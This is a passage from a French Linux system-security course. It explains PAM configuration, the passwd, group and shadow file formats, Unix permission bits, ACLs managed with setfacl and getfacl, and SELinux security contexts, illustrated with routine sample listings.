gdmsetup            remote          system-config-samba
gnome-screensaver   run_init        system-config-securitylevel
gnome-system-log    runuser         system-config-services
halt                samba           system-config-soundcard
hwbrowser           screen          system-config-time
kbdrate             serviceconf     system-config-users
kcheckpass          setup           system-install-packages
kdm                 smtp            vlock
kdm-np              smtp.sendmail   wireshark
klaptop_acpi_helper sshd            xdm
kppp                su              xlock
kscreensaver        sudo            xscreensaver
kuser               system-auth     xserver
login               system-auth-ac
/etc/pam.d>
```

Exemple de fichier pour le programme de connexion login :

```
/etc/pam.d> cat login
#%PAM-1.0
auth       required     pam_securetty.so
auth       include      system-auth
account    required     pam_nologin.so
account    include      system-auth
password   include      system-auth
# pam_selinux.so close should be the first session rule
session    required     pam_selinux.so close
session    include      system-auth
session    required     pam_loginuid.so
session    optional     pam_console.so
# pam_selinux.so open should be the last session rule
session    required     pam_selinux.so open
/etc/pam.d>
```

Chaque module est un fichier librairie dynamique contenu dans **/lib/security**.

4.3.3.2 Configuration des modules

Le choix de la base d'authentification utilisée se traduit par la configuration de PAM.

La configuration des modules d'authentification est contrôlée par des fichiers qui peuvent être géré manuellement ou par les programmes **/usr/bin/authconfig-gth** (mode graphique X11) et **/usr/bin/authconfig** (mode ascii). Le programme est disponible depuis le menu « System Setting -> Authentification ».

Exemple :

Le choix initial est fait à l'installation du système.

Les fichiers de configuration correspondant sont :

/etc/sysconfig/authconfig

/etc/pam.d/system-auth

/etc/nsswitch.conf

Exemple :

```
[root@c4 pam.d]# cat system-auth
#%PAM-1.0
# This file is auto-generated.
# User changes will be destroyed the next time authconfig is run.
auth        required      pam_env.so
auth        sufficient    pam_unix.so nullok try_first_pass
auth        requisite     pam_succeed_if.so uid >= 500 quiet
auth        required      pam_deny.so

account     required      pam_unix.so
account     sufficient    pam_succeed_if.so uid < 500 quiet
account     required      pam_permit.so

password    requisite     pam_cracklib.so try_first_pass retry=3
password    sufficient    pam_unix.so md5 shadow nullok try_first_pass use_autht
ok
password    required      pam_deny.so

session     optional      pam_keyinit.so revoke
session     required      pam_limits.so
session     [success=1 default=ignore] pam_succeed_if.so service in crond quiet
use_uid
session     required      pam_unix.so
[root@c4 pam.d]# more passwd
#%PAM-1.0
auth       include      system-auth
account    include      system-auth
password   include      system-auth
[root@c4 pam.d]#
```

4.3.4 Gestion des utilisateurs en local

On trouvera dans cette partie la description de la gestion des utilisateurs localement sur une machine à l'aide des fichiers et commandes locales.

4.3.4.1 **Fichier /etc/passwd**

Le fichier **/etc/passwd** contient la liste des utilisateurs et leurs caractéristiques.

Sous Linux, le mot de passe peut être placé directement dans /etc/passwd ou bien déplacé dans le fichier **/etc/shadow** en fonction des choix de configuration (voir la commande authconfig).

L'utilisation de **/etc/shadow** est la solution par défaut. Elle est fortement conseillée car le fichier passwd doit rester lisible par les utilisateurs, si le mot de passe reste dans ce fichier, il est possible de connaître le cryptage de ce mot de passe, ce qui permet l'attaque en testant tous les mots d'un dictionnaire. Le fichier **/etc/shadow** est lui illisible par les utilisateurs.

Format de /etc/passwd

Il contient une ligne par utilisateur autorisé, cette ligne a le format suivant :

nom:passwd:user_id:group_id:com.:répertoire_courant:Shell

nom	C'est le nom de l'utilisateur.
Passwd	C'est le mot de passe crypté encodé de l'utilisateur ou x si /etc/shadow est utilisé.
user_id	Numéro d'identification de l'utilisateur. Ce numéro est un entier unique, par convention certaines valeurs sont réservées aux comptes créés par le constructeur (de 0 à 100 par exemple). La valeur 0 est l'UID de root soit le super utilisateur.
group_id	Numéro du groupe auquel appartient l'utilisateur. La définition des groupes est dans le fichier /etc/group.
com.	Commentaire donnant la possibilité de définir le compte. Ce champ et quelquefois appelé "gecos".
répertoire_courant	Répertoire de connexion dans lequel est positionné l'utilisateur en cas de connexion réussie.
Shell	L'interpréteur de commande ou application lancée à la connexion, en général il s'agit de /bin/bash. Rappelons, que n'importe quel programme peut être lancé à la place du Shell.

Exemple :

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
```

4.3.4.2 **Fichier /etc/group**

Le fichier **/etc/group** sert à définir les groupes d'utilisateurs ; il contient une ligne par groupe avec le format suivant :

group:x:group_id:liste_des_membres

group	C'est le nom du groupe.
x	Champ utilisé autrefois comme mot de passe.

group_id Numéro d'identification du groupe. Ce numéro est un entier unique.

liste_des_membres Suite de comptes séparés par des virgules qui appartiennent à ce groupe. Ceci permet de placer un compte dans plusieurs groupes.

Exemple :

```
bin:x:1:root,bin,daemon
daemon:x:2:root,bin,daemon
sys:x:3:root,bin,adm
adm:x:4:root,adm,daemon
tty:x:5:
disk:x:6:root
lp:x:7:daemon,lp
```

4.3.4.3 **Fichier /etc/shadow**

Le fichier **/etc/shadow** contient le mot de passe des utilisateurs et des informations pour contrôler le changement du mot de passe.

Ils sont écrits dans le fichier **/etc/shadow** sous la forme d'une ligne par utilisateur autorisé, cette ligne a le format suivant :

nom:passwd:lastchg:min:max:warm:inactive:expirel

nom C'est le nom de l'utilisateur.

passwd C'est le mot de passe crypté encodé. Le cryptage est soit au format traditionnel Unix (sur 13 caractères de long pour un mot de passe de 8 caractères maximum) soit au format **MD5** (sur 34 caractères) qui permet des mots de passe plus long. Le choix est fait par authconfig.

lastchg Ce champ est actualisé par la commande passwd à la date du dernier changement de mot de passe, La valeur est donnée en nombre de jour depuis le premier janvier 1970.

min Durée minimale en jours durant laquelle l'utilisateur ne peut changer de mot de passe. Un champ vide ou une valeur de 0 supprime le contrôle. Si min est plus grand que max, le changement est impossible.


max Durée de validité en jours du mot de passe, après ce temps, l'utilisateur est forcé de changer son mot de passe. Une valeur de 0 force le changement à la prochaine connexion, puis supprime le contrôle. Un champ vide ou contenant -1 supprime le contrôle.

Warm Nombre de jours à partir duquel le système prévient l'utilisateur que son mot de passe doit être changé, mais sans le forcer à changer. Le comptage est fait à partir de la date max. Un champ vide ou une valeur de 0 supprime le contrôle.

ignactive Nombre maximum de jours sans utilisation de ce compte. Au-delà de cette durée, le compte est verrouillé. Un champ vide ou contenant -1 supprime le contrôle.

expire Durée en jours avant expiration du mot de passe, à partir de ce temps, l'utilisateur ne peut pas se connecter au système. Un champ contenant -1 supprime le contrôle et restaure l'usage du compte.

Voici un schéma qui résume les conditions d'utilisation du mot de passe :



Note :

Il est impératif d'avoir les mêmes noms d'utilisateurs dans les fichiers /etc/passwd et /etc/shadow sous peine de problèmes à la connexion.

Le premier janvier 2003 porte le numéro **12053** dans la chronologie Unix.

Le type de chiffrement du mot de passe est spécifié par le premier caractère, si c'est un $ on a affaire à un chiffrement différent du DES unix standard sur 13 caractères. Par exemple le chiffrement MD5 débute par 1.

Exemple :

```
root:$1$3j/7lQFx$r6CPORYUe68hEjKPSBHBT0:13285:0:99999:7:::
bin:*:13285:0:99999:7:::
daemon:*:13285:0:99999:7:::
adm:*:13285:0:99999:7:::
lp:*:13285:0:99999:7:::
sync:*:13285:0:99999:7:::
shutdown:*:13285:0:99999:7:::
```

5 Contrôle d'accès standard des fichiers sous unix

Il convient qu'un administrateur maîtrise correctement le principe et l'utilisation des contrôles d'accès aux fichiers Unix. On doit rappeler qu'une seule erreur sur les droits d'accès à un fichier sensible peut totalement mettre en cause la sécurité d'un système.

On trouvera aussi ce type de mécanisme sous Windows, en particulier une implémention plus poussé des ACL.

5.1 Protections de base standard

Ces protections existent depuis les premiers systèmes Unix. Elles sont conservées dans l'inode sous forme d'un bit par droit. Il y a en tout 12 bits disponibles pour fixer les droits, trois bits supplémentaires existent et sont moins connus que les 9 bits usuels.

Voici un tableau symbolique de ces bits, l'ordre est celui qui est adopté par les commandes comme ls ou chmod:

SUID	SGID	SVTX	R	W	X	R	W	X	R	W	X
Propriétaire			Autres droits			Groupe			Public		

Les trois nouveaux bits sont appelés généralement "SUID Bit", "SGID Bit", et "Save Text ou SVTX".

La protection est codée sur 3 champs de 3 bits. On trouve de la gauche vers la droite les champs lecture, écriture et exécution pour le propriétaire, le groupe et les autres utilisateurs. Le droit est autorisé si le bit correspondant est à 1. La commande **ls** visualise la lettre r, w ou x à la position du bit à 1, et le signe - pour le bit à 0.

Au début de la vie d'Unix les choses étaient claires, avec une signification de un droit par bit. Les évolutions ont conduit à ajouter des fonctionnalités sur les droits de sorte qu'aujourd'hui certains bits servent à plusieurs choses suivant le type du fichier considéré. Cela ne facilite pas la compréhension des commandes.

Voici un tableau qui tente de faire le point sur les différents bits de protection et leurs significations. Le tableau donne la position du bit par référence à sa position dans un nombre entier, puis le mnémonique utilisé dans la commande chmod pour le désigner et enfin la signification de ce bit suivant qu'il s'applique à un fichier ordinaire ou spécial, à un fichier exécutable (programme compilé) ou un répertoire.

BIT	**chmod**	**Fichier**	**Exécutable**	**Répertoire**
11	u+s	sans objet	Bit SUID	sans objet
10	g+s	Verrouillage	Bit SGID	Héritage du groupe
9	u+t	sans objet	Bit SVTX	Suppression spéciale
8	u+r	Lecture user	Lecture user	Consultation user
7	u+w	Écriture user	Écriture user	Suppression, création user
6	u+x	sans objet	Exécution user	Recherche user
5	g+r	Lecture group	Lecture group	Consultation group
4	g+w	Écriture group	Écriture group	Suppression, création group

3	g+x	sans objet	Exécution group	Recherche group
2	o+r	Lecture other	Lecture other	Consultation other
1	o+w	Écriture other	Écriture other	Suppression, création other
0	o+x	sans objet	Exécution other	Recherche other

Signification des bits:

- **Bit SUID** (set user ID bit)

Pendant l'exécution du fichier le processus correspondant a comme UID effectif celui du propriétaire du fichier.

L'UID effectif est celui qui est utilisé pour tester les permissions sur les fichiers accédés ou pour fixer la propriété des fichiers créés par le processus.

L'UID réel est celui de l'utilisateur qui a lancé le processus. Si le SUID bit n'est pas positionné le processus s'exécute avec un UID effectif et UID réel transmis par le processus père.

Il existe de nombreux processus possédant ce bit, par exemple la commande passwd. En effet cette commande doit accéder au fichier passwd même lorsqu'elle est lancée par un utilisateur autre que le super-utilisateur. Comme la commande appartient à root et possède le SUID bit, l'effectif UID est root, ce qui permet de modifier le fichier passwd. Le processus login est également un "setuid" programme.

Exemple :

```
/> ls -l /usr/bin/passwd
-r-s------ 1 root root 21944 Feb 12  2006 /usr/bin/passwd
```

- **Bit SGID** (set group ID bit)

Le GID effectif du processus pendant l'exécution est celui du propriétaire du fichier.

L'explication sur le SUID bit se transpose ici, avec le groupe à la place du propriétaire.

- **Bit SVTX** (save text bit ou sticky bit)

Utilisé sur les anciens unix, quand le programme est exécuté le code est chargé en mémoire (vive ou secondaire) et y reste jusqu'à ce que root décide de l'en sortir. Ignoré sous Linux.

- Verrouillage

Lorsque le bit SGID est appliqué à un fichier ordinaire et si ce fichier est verrouillé par une application à l'aide de l'appel système fcntl ou lockf, le verrouillage est obligatoire. Si le fichier est ouvert en écriture aucune autre ouverture n'est possible tant que le verrou reste en place.

Dans le cas où le bit de verrouillage n'est pas mis, l'ouverture reste possible, même si une application a déjà fait l'appel système de verrouillage. (Voir le fichier /**usr/src/linux*/mandatory.txt**)

- Héritage du groupe

Pour un répertoire, le bit SGID valide l'attribut d'héritage du groupe. C'est à dire que les fichiers ou répertoires créés à l'intérieur de ce répertoire ont comme propriétaire le groupe du répertoire.

Pour les répertoires créés, le bit est aussi hérité, de sorte que toute l'arborescence appartient au groupe du premier répertoire.

- Suppression spéciale

Pour un répertoire, le bit SVTX ou text bit change les droits de suppression de fichiers dans le répertoire. En plus du droit d'écriture sur le répertoire, il faut être propriétaire du répertoire ou de l'objet à supprimer pour que la suppression soit possible.

Ce droit est généralement utilisé pour /tmp, de façon que les utilisateurs puissent créer des fichiers, mais pas supprimer ceux des voisins.

Modification et visualisation du mode

L'objet de ce paragraphe est de compléter la présentation des commandes **chmod** et **ls** pour les trois bits de droits à l'exécution. On se reportera au manuel d'exploitation pour ce qui concerne l'utilisation normale de ces commandes.

La commande **chmod** permet de redéfinir les droits d'accès d'un ou plusieurs fichiers. La commande n'est exécutée par Unix que si l'utilisateur est le propriétaire des fichiers spécifiés, ou s'il est le super-utilisateur.

Seul le super-utilisateur peut positionner le SVTX ou sticky bit.

Il y a deux syntaxes possibles :

La commande chmod

Syntaxe: en octal

chmod [-R][-v][-f] code_octal fichier....répertoire.....

Description:

Le mode peut être donné directement en octal, c'est une somme en octal des bits voulus. On précisera le mode à l'aide de 3 ou 4 chiffres, le premier indiquant éventuellement à la commande les bits SUID, SGID et SVTX, le 2ème désignant la permission du propriétaire, le 3ème celle du groupe et le dernier, celle du public.

- 4000 positionne le SUID bit.
- 2000 positionne le SGID bit.
- 1000 positionne le SVTX bit.
- 0400 lecture pour le propriétaire.
- 0200 écriture pour le propriétaire.
- 0100 exécution pour le propriétaire (recherche pour un répertoire).
- 0070 combinaison des 3 champs précédents pour le groupe.
- 0007 idem pour les autres utilisateurs.

Options:

-f Supprime les erreurs d'accès aux fichiers.

-R Opère le changement sur tous les sous-répertoires rencontrés récursivement.

-v Affiche les actions.

Exemples:

Pour ajouter tous les droits d'accès dans un répertoire :

```
# chmod -R 777 rep
```

Syntaxe: symbolique

chmod [-options] symbole fichier....répertoire.....

Description:

L'argument symbole est une suite d'une ou plusieurs opérations de changement de mode séparées par des virgules.

Chaque opération est spécifiée par trois groupes de lettres :

1 Groupe sur lequel on change: **u** (propriétaire), (groupe)**, o** (public),**a** (tous).

2 Opérateur de changement: **+** (ajouter), **-** (enlever), **=** (nouveau).

3 Droits à changer: **r** (lecture), **w** (écriture), **x** (exécution), **s**, **t**

Le SUID bit est obtenu par u+s, le SGID bit par g+s et le SVTX Bit ou text bit par u+t.

On se reportera au tableau ci-dessus pour la signification de ces différents bits en fonction du type de fichier.

Les options sont les mêmes que pour le mode absolu.

Exemple:

Pour supprimer tous les droits d'écriture pour le groupe et les autres à partir du répertoire rep :

```
# chmod -R go-w rep
```

Visualisation des droits

La commande **ls -l** donne la protection du fichier et également les indications de droits d'exécution de la façon suivante:

Le SGID bit est signalé par un s à la place du x pour le champ groupe. De même le SUID bit positionné donne un s dans le champ exécution de l'utilisateur. Le sticky bit est indiqué par un t dans le champ exécution pour les autres.

Pour conserver l'information des trois droits à exécution qui pourraient être masqués par les lettres s et t la convention suivante est appliquée : Si le droit d'exécution n'est pas autorisé, les lettres s et t sont en majuscules.

5.2 Contrôle des droits par liste d'accès

Les **Access Control List** (ACL), liste de contrôle d'accès permettent de faire une gestion plus fine des droits d'accès aux fichiers que ne le permet la méthode Standard employée par les systèmes UNIX. Par exemple e, standard il est impossible d'autoriser un seul utilisateur, qui ne fait pas partie du groupe auquel appartient le fichier, à avoir certains droits sur ce dernier.

Les ACL permettent de combler ce manque. On peut permettre à n'importe quel utilisateur, ou groupe, un des trois droits (lecture, écriture et exécution) et cela sans être limité par le nombre d'utilisateur que l'on veut ajouter.

Les ACL ne remplacent pas la méthode habituelle des droits, pour garder une compatibilité, elle s'ajoute à elle, ce qui permet aux systèmes l'utilisant de rester conformes à la norme POSIX**.**

En raison de l'absence d'ACL dans la norme posix, les implémentations on été différentes et incompatibles suivant les systèmes Unix et les type de système de fichiers.

De plus beaucoup de commandes de sauvegarde ne supportent pas les ACL.

5.2.1 Utilisation sous linux

Les deux commandes permettant de visualiser les droits ACL et de les modifier sont, sous Linux :

getfacl : pour visualiser

setfacl : pour modifier

5.2.1.1 Ajout/Modification des droits utilisateur/groupe

Pour modifier/ajouter l'ACL d'un fichier, on utilise la commande setfacl et l'option -m (pour modify).

Pour modifier l'ACL d'un fichier/dossier, il faut, soit être propriétaire du fichier (utilisateur ou groupe), soit être super-utilisateur (root).

Pour modifier les droits d'un utilisateur, on utilisera le paramètre u, suivi du nom ou de l'uid [2] de l'utilisateur, suivi des droits à affecter en respectant le format u[ser]:]uid[:perms].

Si l'uid est vide, le propriétaire sera utilisé. Pour permettre à l'utilisateur cecile d'écrire dans un fichier appartenant à l'utilisateur loick (fichier pour lequel elle n'a normalement que des droits en lecture seule) on utilisera la commande :

```
$ setfacl  -m u:cecile:w test.acl
```

(-m pour modifier, u pour user et w pour écriture).

Pour modifier les droits d'un groupe, on utilisera le paramètre g, suivi du nom ou du gid [3] du groupe, suivi des droits à affecter en respectant le format g[roup] :gid [:perms].

5.2.1.2 Suppression d'une ACL

Pour détruire toutes les entrées d'une ACL :

```
$ setfacl -b mon.fichier
```

Pour détruire certains types particuliers d'entrées (les permissions ne doivent pas être passées en paramètre) :

```
$ setfacl -x g:users mon.fichier
```

Dans l'exemple ci-dessus, on enlève de l'ACL toutes les entrées correspondantes au groupe users.

5.2.1.3 ACL par défaut

Une ACL par défaut s'applique à un répertoire. Ce type d'ACL permet de définir un certain nombre de paramètres qui seront appliqués automatiquement et par défaut à tout fichier ou répertoire créé sous le répertoire de départ.

L'intérêt consiste en la mise en oeuvre de procédures globales de gestion des droits ACL au sein d'une arborescence donnée. De cette façon, et en appliquant l'ACL par défaut souhaitée sur le répertoire */home/loick/partage*, je peux décider que cecile pourra écrire dans tous les fichiers/répertoires créés dans ce même répertoire et ce, sans action supplémentaire de ma part, et quelque soit l'utilisateur qui aura créé les fichiers.

Soit le répertoire « mon.repertoire » (drwxr-xr-x loick users). On décide qu'à partir de maintenant, cecile pourra lire et écrire dans les fichiers/répertoires créés sous « mon.repertoire ». On crée donc l'ACL par défaut :

```
$ setfacl -m d:u:cecile:rw mon.repertoire
```

On vérifie :

```
$ getfacl mon.repertoire
# file: mon.repertoire
# owner: loick
# group: users
user::rwx
group::r-x
other::r-x
default:user::rwx
default:user:cecile:rw-
default:group::r-x
default:mask::rwx
default:other::r-x
```

Suppression d'une ACL par défaut :

```
$ setfacl -k mon.repertoire
```

6 Mécanisme d'accès par rôle : Selinux

Ce type de mécanisme de protection est diponible sous linux sous deux implémentation différentes Selunx et AppARmo A VOIR.

On présente ici Selinux, qui est utilisé sur les serveurs RedHat , Centos très utilisés en data centers.

6.1 Présentation

Selinux, pour *Security-Enhanced Linux* est un mécanisme de sécurité récemment implanté dans le noyau Linux.

Il permet de définir une politique d'accès *MAC* (*mandatory access control*) aux éléments d'un système Linux qui est du type DAC *Discretionary access control* en standard.

Il est basé sur LSM ((*Linux security module*) qui est un mécanisme du noyau modulaire permettant de mettre en place plusieurs politiques MAC. Lorsqu'un programme fait un appel à une fonction système, le hook est appelé, il fait des tests puis décide d'accorder ou de refuser l'action. Ces actions sont placées à des endroits stratégiques pour pouvoir factoriser certains traitements.

Ce système permet d'implanter n'importe quelle politique de sécurité au moyen de modules chargeables dynamiquement.

Selinux a été initié par la NSA (*National Security Agency*) sur la base de travaux menés avec SCC (Secure Computing Corporation) et l'université de l'Utah aux USA (prototypes DTMach, DTOS, projet FLASK), son architecture dissocie l'application de la politique d'accès et sa définition. Il permet notamment de classer les applications d'un système, en différents groupes, avec des niveaux d'accès plus fins. Il permet aussi d'attribuer un niveau de confidentialité pour l'accès à des objets systèmes, comme des descripteurs de fichier.

En pratique, la base de l'innovation est de définir des attributs étendus dans le système de fichiers LINUX. En plus de la notion de "droits de lecture, écriture, exécution" pour un usager donné, SE linux définit pour chaque fichier ou processus:

- Un contexte de sécurité;

Les commandes « système » sont étendues pour pouvoir manipuler ces objets et définir des politiques (règles d'accès), et des statuts (niveau de confidentialité). Par exemple la commande « *ls -Z* » fait apparaître les dits attributs étendus, soit :

```
[root@dp01 audit]# ls -lZ /etc/passwd
-rw-r--r--. root root system_u:object_r:etc_t:s0       /etc/passwd
[root@dp01 audit]#
```

Notez égalemement le . en plus des droits usuels dénotant l'usage de selinux.

Pour lister les attributs sur les fichiers et les processus utiliser l'option –Z :

```
[root@dd10 etc]# ls -Z passwd
-rw-r--r--. root root system_u:object_r:etc_t:s0       passwd
[root@dd10 etc]# ps -fZ
LABEL                             UID        PID  PPID  C STIME TTY          TIME CMD
unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023 root 26996 26992  0 09:37 pts/0 00:00:00 -bash
unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023 root 27103 26996  0 10:25 pts/0 00:00:00 ps -fZ
[root@dd10 etc]#
```

Et également pour les utilisateurs :

```
[root@dd10 etc]#
[root@dd10 etc]# id -Z
unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[root@dd10 etc]#
```

Une distribution Linux peut être livrée avec des politiques prédéfinies pour la totalité du système (mode strict), ou une partie des services / applications (mode ciblé ou targeted). Le réglage d'un certain nombre de variables booléennes prédéfinies, permet de personnaliser le comportement des applications correspondant.

6.1.1 Mode de fonctionnement

Une machine disposant d'un module kernel selinux peut être dans trois états différents :

- **Enforcing**

Mode de fonctionnement normal, les accès sont contrôlés, on trace la violation des règles et l'action est bloquée par le kernel

- **Permissive**

Mode de test des règles, on trace uniquement la violation des règles

- **Disabled**

Selinux n'est pas en fonctionnement, le module est désactivé dès le chargement du kernel.

D'autre part la construction des règles peut être très différente suivant le choix d'implémentation fait par la distribution.

Actuellement la politique de sécurité est dans la plupart des cas dite **« targeted** » elle contrôle essentiellement les processus serveur réseau. L'espace utilisateur reste non contrôlé.

Progressivement, pour chaque nouvelle distribution, le nombre de services protégés par selinux augmente. Idéalement l'ensemble des services fournis par la distribution et pouvant être lancés au démarrage devrait être configurée sous selinux.

Il existe une autre politique de sécurité dite « Strict » contrôlant tous les objets du système même les objets liés aux utilisateurs. Cette politique est très difficile à mettre en place et à maintenir. Elle rend le fonctionnement du système pour un utilisateur final très différent de la pratique sur un système linux usuel.

6.1.2 Concepts de selinux

Chaque sujet, les processus ou objet du système, les fichiers ou socket réseau est assigné à une liste d'attributs de sécurité dite « security context ».

En interne le kernel traite des SID « security identifiers » qui sont des entiers assignés dynamiquement aux contextes de sécurité.

Une classe de sécurité indique le type d'objet, par exemple processus, fichier régulier, répertoire, socket TCP.

Lors d'une décision de sécurité le serveur de sécurité reçoit une paire de SID correspondant au sujet et à l'objet, typiquement un processus et un fichier ainsi que la classe de sécurité de l'objet. Le serveur consulte alors les contextes de sécurité.


On distingue deux types de décisions :

- « labeling » ou « transition » sont des décisions pour les nouveaux objets.
- Le « Process transition » correspond à la création d'un nouveau programme en fonction du SID du processus père et du SID du fichier du programme.

- Le « Object transition » est la création d'un objet en fonction du SID du processus à l'origine et le SID du père de l'objet, par exemple le répertoire pour un fichier.

- « Access » sont des décisions d'autorisation d'accès fonction des deux SID et de la classe de l'objet. Le serveur de sécurité construit un bitmap des droits d'accès dit « Access vector » qui est maintenu en cache par le « **Access Vector Cache** ». On associe également deux vecteurs pour l'audit des décisions. « auditallow » trace les décisions accordées et « auditdeny » celle interdites. La plupart des messages d'audit de selinux proviennent de l'avc.

  Voici un diagramme extrait de la documentation Redhat qui expose ce mécanisme :



D'un point de vue pratique on peut expliquer les différents mécanismes de contrôle d'accès à partir de l'affichage des informations selinux sur un objet, par exemple un fichier ou un processus.

Pour voir ces informations, les commandes usuelles comportent une nouvelle option –Z qui liste le contexte de sécurité sous la forme :

Identité : rôle :type :MLS range

Ces quatre champs se traduisent par trois mécanismes de contrôle d'accès différents :

- **Type enforcement** est le mécanisme mis en œuvre par défaut avec la police targeted, il correspond au champ type.

- **Role Based Access Control (RBAC**) utilise l'Identité ou l'utilisateur selinux et le rôle. Il n'est pas utilisé dans une politique « targeted ».

- **Multi-Level Security (MLS)** correspond au quatrième champ et n'est pas non plus implémenté par défaut.

Dans un premier temps on examine le choix de l'implémentation par défaut targeted qui correspond aux machines fournies par les distributions Fedora, Redhat ou Centos.

6.1.2.1 Identité

L'**identité** ou le **user** au sens selinux est l'équivalent du login Unix, mais ce sont entités différentes. L'utilisateur dispose de un ou plusieurs rôles.

Les utilisateurs définis sont **user_u** qui est l'utilisateur selinux de tous les logins connectés, **system_u** est l'utilisateur des services lancés automatiquement au boot et **root** est le compte root.

6.1.2.2 **Rôle**

Le **rôle** décrit la liste des types qu'un utilisateur peut utiliser. Le rôle ne décrit pas une liste de droits. Il sert à définir pour une liste de types autorisés pour les transitions des processus. Par exemple le même utilisateur root peut être dans le rôle staff_r ou sysadm_r suivant les le domaine nécessaire aux actions en cours. Si le rôle interdit un type, la transition sera interdite. Le rôle est fixé au boot ou par la commande newrole.

Pour les fichiers le rôle est object_r, ce n'est pas significatif car pour un fichier il n'y a pas de transition.

Pour les processus le rôle est system_r pour les services système et unconfigured_r pour les processus des utilisateurs

6.1.2.3 **Type**

Chaque processus est associé à un domaine, chaque objet (fichier) est associé à un type, le domaine est en réalité un type qui peut s'appliquer à un processus. On définit donc le **type** comme un attribut de sécurité dit aussi « domain » qui regroupe une liste de règles communes à des objets comme les fichiers.

Le type est le champ important dans la politique targeted « Type enforcement ». C'est les types qui fixent les contextes de sécurités et donc la paire de SID pour la décision.

Le suffixe est _t, par exemple sysadm_t.

Dans les versions récentes il y plusieurs dizaines de type différents. Le nombre de domaine est fonction des besoins. Un grand nombre de domaine augmente la finesse du contrôle mais aussi la complexité de la maintenance.

Les fichiers des processus /proc ont le type du processus.

Le domaine d'un processus peut être changé à l'exécution par une police ou par programme dans les programmes de type login. Chaque domaine dispose d'une liste de droits, il n'y a pas de domaine ayant besoin de droit sur les autres.

6.1.2.4 **MLS Range**

Le « **MLS range** » ou level qui fait référence au concept de « Multi-Level Security ». C'est le quatrième champ du contexte de sécurité. Il est aussi quelquefois noté « MCS Multi Category System ».

Ce champ permet d'implémenter un contrôle d'accès suivant le modèle Bell and LaPAdula conjointement avec le type enforcement utilisé en standard.

Ce champ a une syntaxe pas toujours claire et peut contenir des :, par exemple s0-s0 :c0.c1023 et peut être « traduit » par une librairie setrans sous forme plus lisible. C'est le fichier /etc/selinux/targeted/setrans.conf qui contient la traduction des niveaux « level mls ». La traduction peut aussi donner une chaine vide de sorte que le champ semble ne pas exister.

Dans la distribution standard, ce type de contrôle d'accès n'est pas utilisé, mais le système Redhat pour les serveurs peut servir de base pour une certification de type EAL4+/LSPP.

Pour une première approche des certifications, voyer le site de **l'Agence nationale de la sécurité des systèmes d'information** http://www.ssi.gouv.fr/certification-qualification

6.2 Références

Pour une première approche des certifications, voyer le site de **l'Agence nationale de la sécurité des systèmes d'information** http://www.ssi.gouv.fr/certification-qualification [7]

Divers liens sur Selinux [8]

Ouvrage SElinux By Example, Frank Mayer, David Caplan, Karl MacMillan [9]

7 Mécanisme de confinement, virtualisation

Les mécanismes de confinement ou « bac à sable », « sandbox » sont utilisés pour tester ou utiliser des programmes donc on ne connaît pas le comportement en terme de sécurité.

Par exemple une applet provenant d'une page inconnue dans un navigateur web.

Cela peut aussi être l'exemple d'une machine virtuelle permettant de contrôler le système complet à l'aide du système natif.

